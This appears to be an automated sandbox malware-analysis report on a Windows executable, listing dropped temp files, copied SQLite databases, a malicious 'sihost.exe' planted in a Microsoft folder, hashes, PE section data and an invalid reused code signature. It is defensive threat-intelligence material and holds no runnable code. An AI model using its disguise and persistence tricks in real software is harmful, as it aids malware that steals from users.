MD5:	08AF516B9E451DB9845289801A21F1BC
SHA1:	D43E58D334ACFAE831AD929003D89DC6D3B499F9
SHA-256:	C459EA8FCABD26C75606F78F91AA8446698D90422EE4869ABE4ABCCB50B45379
SHA-512:	C8C2BB634740DBDDC5928E5FD3960011BB86842B72673FDCE2D65C86AE6D5945F0C88E81AE96DEA711CC654FAC8B4EC809DF18F57BFB4129503DE37E426CF(5
Malicious:	false
Preview:	WKXEWIOTXIKPVKMTOJVZKCCJOJQJVVBUCRVSCWBTZFRFCLMJEFYWDAADXDSWAVKQUKEQVBGBEVVYQQKRCSDIQBFHQPNUHXEGBVBQAZXUXMBFNL NCNTBFAMVYZJITBIGADWSFAFETGWVSLSMWHTRSSUNGFAPUBMTUYBFNDIWUKESLBWQSCOTLFFHGDQBTCYHJBCBOARQTWMUDRIUXIXOCLDIEADCR MXGAMQGVIRNLAGTALJHBZWRNXXRRBLYDOAYCBGEJCTGYVJXPIAIVUAKQQBRSXZKMFBMWWCHMTGNMNRBVSOTUFWOEJRLHHVPMJECGASFUTKIEPJ VDDGJBEAOSKQSOAKQFVDMPVFZXVQQGBIVNAKYSEGLMWLAYDYTALUJSLPWCLEJKQBXBYHAKPFMJEIYHGDOFGQSDOCEQICJNJHPIMYZXEEBLQDGZ QJHXKMNXDWJCMMFBONBYYWLDOKPYOROQOAOXKLNFZNGOBDFJUKRZTHKLRBINVCYAUIXORJECNOHLVMBHPPCTEWZMHAKKOWVWNWGY CHRMUWRNDXFYYWTIGTCJKQDPGUNHAJQDLUZMXHCGTFUQBMGYHZZQTDVDXANXWNWKFTJJGQDHQOXVXPQVSIEKEEJXYUACENKWKIJBJQXHMLMPZX YAVPNORKZSDXAKFPVLVKXAALPKPLPVFPCSRBEEJDNJCIJXXOCNXCBVGHIYCQQVQHTTNURHGTJJXKJRPJEGOUFOHMMCJGVNMXOAXZBVGWVBLQZN FUTGTNMFHQOEJPQLIMHIWPQHWMJJDCVVMWJEEFQQZJEEECMHCCUANTBJYRWUCSJSOHYMSBWTKOKBZPVNMIVCLDDALCEUFSLAOCOCSAXADDYPCS IANHKQFGMSMYTDVKAOIYTWPDDCRKDNZYGXHYDSDFXTLUDKREZTPVBCYOHCUNIFNCKBSSGTENGDYROMJUTSSFWEEFXLJPBMSINKXZCEUWQMDWGN HDWNFHYTECVIYIAPNGWL

C:\Users\user\AppData\Local\Temp\tmp450D.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1026
Entropy (8bit):	4.699732953818543
Encrypted:	false
SSDEEP:	24:84HnNFe3vxyUDFktK2hDYjqaULhRGcVtUEn3iQw3M2qh0eQZnT:JnNk34UDFOt6uashRFVtUEnSQwbrV
MD5:	9790C04CE1F6B62202E4E959572AFFDF
SHA1:	48829C582A89E6EC74BFD85E01D2B6D73DDE4931
SHA-256:	20AB8AFF0DDCBA296F3A9F2D2997DC3BE893ABBDF3B8F177D00FF718FF810B7E
SHA-512:	8A702E988A39A50F9E4B8ECDEE15BD8D2B42D7B64D26663787237B83D721C5609B6D43CF2CEBBE3F0E0F44B36744017567B0AE3EBA64E728210D791E35A0DB/ 2
Malicious:	false
Preview:	ZTGJILHXQBDYANXOJRMTHNAZYEJWWSQMOUZSZDMPOKHAOSBBVKPZGPQYYYFWTHYUPOVLGPRBCMJOKABOUFQRUNCSLBUWHQHWCKJB NSLEKBYSGFLQNFCYSOOCTUPTMHOBQVRJQLHBTRNZVYNQTIJCQLZFVFWQJENWBSFXEGQTZFGKTCXFAERSTJUWBUKFEZZCWBHYCPYTOGPQWDCSXJ UDEMFUHRKJBCEKWGYUWKCUJLZNGWAFGUSZJATTGQYULECWSYHFMAJWCTOUCQYTDJGMEUJIXMDEFUZBASTVSKHFKYAQMHJVUJBKUNEBUDWGZWYI CPNSQKHKLIYGRWXPZDGTZQLGJEMLSIKUDLOXOTQYFKASRPSSHQEJLDMHJOXHJXMCWCSRSBJNNSKHXAVGHVNKHMXROFSMPJWFKZLJXVUCGYRFNL RCXLJHVEDSCCNKPMFIVDJPIVPOOPVLHIETRYWDPEZHKERGIHEOGISPUBPJNYGTFBITJJMDANWTPGXOIVWBFXGCENAXXTUXHEPQZPXDQZVRRYOK JJTNLYIQMHLRSIZASOUNFSQIWBRQPEPMJUWTSRQDJCLAFGOOKLOOHCUYOWUEGBUNICQSRPNOZCFIERLVGYGFDTKMNYDAPPRFAQXRNCYRLVDKLY PMRXMBQRJZTZBWGJGREIVYIKNRYHOVBXKHXZHPCZMKXFLNMPXXZFTNUPWHKDFHDMXLMDBDEFNDPVUGWVFHGUGURMSQTGEATZDDLJ WBTKAXGZDNCCHPPPMVSWBMNTUYYWZPFLNBAPJJDYFQHFXBCHLEHUMGUNHRYXADUJLASWWJAWHMHLKHKYKXNVLXGJNTLZSQBDQABIFRDLCBSFZE MOGPQRZQFSYVIXQJRDSSLMPYIAQPAWAMTUXHSORDJHRLGGGGBGOCCVVAEIEQUBGFQCKVJHQBWPHHQNWDRJITUELVKGFPWZQSBWIW QHACSGDUHPOGGZNNNQTSKYOEUZIIREXQOJCFJCFQ

C:\Users\user\AppData\Local\Temp\tmp4904.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE

C:\Users\user\AppData\Local\Temp\tmp4904.tmp	
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4905.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4906.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp4907.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp6CFB.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001

C:\Users\user\AppData\Local\Temp\tmp6CFB.tmp	
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp6CFC.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp6D2C.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp6D2D.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C

C:\Users\user\AppData\Local\Temp\tmp6D2D.tmp	
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8BC7.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp90B4.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp90B5.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp90D5.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe

C:\Users\user\AppData\Local\Temp\tmp90D5.tmp	
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp90D6.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpB24B.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD8C0.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB

C:\Users\user\AppData\Local\Temp\tmpD8C0.tmp	
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD8C1.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpFF36.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpFF37.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpFF76.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmpFF76.tmp	
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C98
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmpFF77.tmp	
Process:	C:\Users\user\Desktop\eYvT1lg5Dy.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6951152985249047
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBopIvJn2QOYiUG3PaVrX:T5LLOpEO5J/Kn7U1uBopIvZXC/alX
MD5:	EA7F9615D77815B5FFF7C15179C6C560
SHA1:	3D1D0BAC6633344E2B6592464EBB957D0D8DD48F
SHA-256:	A5D1ABB57C516F4B3DF3D18950AD1319BA1A63F9A39785F8F0EACE0A482CAB17
SHA-512:	9C818471F69758BD4884FDB9B543211C9E1EE832AC29C2C5A0377C412454E8C745FB3F38FF6E3853AE365D04933C0EC55A46DDA60580D244B308F92C57258C98
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Roaming\Microsoft\Network\sihost.exe	
Process:	C:\Users\user\AppData\Local\Temp\filename.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	293376
Entropy (8bit):	5.931158889112942
Encrypted:	false
SSDEEP:	3072:8V6xXhEcKxT2njS+HZlWBFhHxPfu0ay/MvZ6KaUnnXf3cUgH8ubSboIjFQkm5yUH:q+Xrc2njSelWbHPpOrnXfsUnubSRjF+
MD5:	D508B954A785BDB77FDEFFCD4C56F8E5
SHA1:	272273F6055837B0BACD96885B7840D117EF2676
SHA-256:	2FE1087DD787D625F0AA84EADA3CC4F0A0E73B340B4AFEC366035F2916E9FC66
SHA-512:	B11608356FE082CA661A97B49FF33B0E664A603492AC070621B72628AC71032CCB4F4F57C2380E912BD3819A29FCFCCA562D34B6D266809ACF8B94D28DDA475
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 49%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....".f.y.f.y.f.y....M.y....v.y.....y.o..e.y.f.x...y....g.y....g.y....g.y.Richf.y.. .....PE..L....._.....(w....`.....@.....y....)..... .....+..(.....w.pG.....w..... .....#..@..... .....text..... ..`.rdata.....@..@.data....\u..@.....@....rsrc...pG....w..H...(.....@..@.reloc.....w.....p.....@..B..... ....

Static File Info

General

File type:	PE32 executable (console) Intel 80386, for MS Windows
Entropy (8bit):	6.388654918608066

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	eYvT1lg5Dy.exe
File size:	404648
MD5:	355fbd5060b3bbaf8c5737b4279e9000
SHA1:	88fa1113f76294bade7fd9075cd5e4ea76cf5314
SHA256:	383f147b7eb4c815bc9def993cff994da41c7395092ceedd3c22d10e130b8c15
SHA512:	61d2bf26de32559b0701181e6885ae0d48fecdab30041d9f8970a4f770b9240c4968346de1a32792c0d82e33ecf2562df45611ac09a442bac380f6a821ecd4a1
SSDEEP:	6144:hvVtPR9Pnxd2EDFDiah109/UWi9RoJAq3+Cbs+3we88Kqb11tW7GvVsu:959Pnxd20FG9/+foLuBTFc1tW7ysu
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....}*..9K..9K..9K..'...(K..'...UK..'....K.....<K..9K...K..'...8K..'...8K..'...8K..Rich9K.....PE..L.....]`...

File Icon

Icon Hash:	13533333495c0d90

Static PE Info

General

Entrypoint:	0x401cc0
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x605D9BE8 [Fri Mar 26 08:31:36 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	0f0c12643909b692a9be3510bdc965e8

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert SHA2 Assured ID Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 2/8/2016 4:00:00 PM 2/13/2019 4:00:00 AM
Subject Chain	• CN=Tim Kosse, O=Tim Kosse, L=KÃ¶ln, S=Nordrhein-Westfalen, C=DE
Version:	3
Thumbprint MD5:	DD83D3635E4EEC9269AE569DF9F8F0E8
Thumbprint SHA-1:	6791D3709B9D59294FE973B6319D896094E5FC20
Thumbprint SHA-256:	5BD4F7C88CD5F9E41C73BB69B732E2A133D0F7B20ABBAD2F0BB9A3B8BD42060C
Serial:	01BCA2F95937E3F850F546B3B60DA86F

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1b960	0x1ba00	False	0.454927884615	data	6.27262317493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x1d000	0x86cc	0x8800	False	0.299431295956	data	4.74885052463	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x26000	0x276873c	0x23800	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x278f000	0x3f68	0x4000	False	0.498046875	data	4.80279988584	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2793000	0x134d0	0x13600	False	0.0702620967742	data	0.910567807007	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Polish	Poland	
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
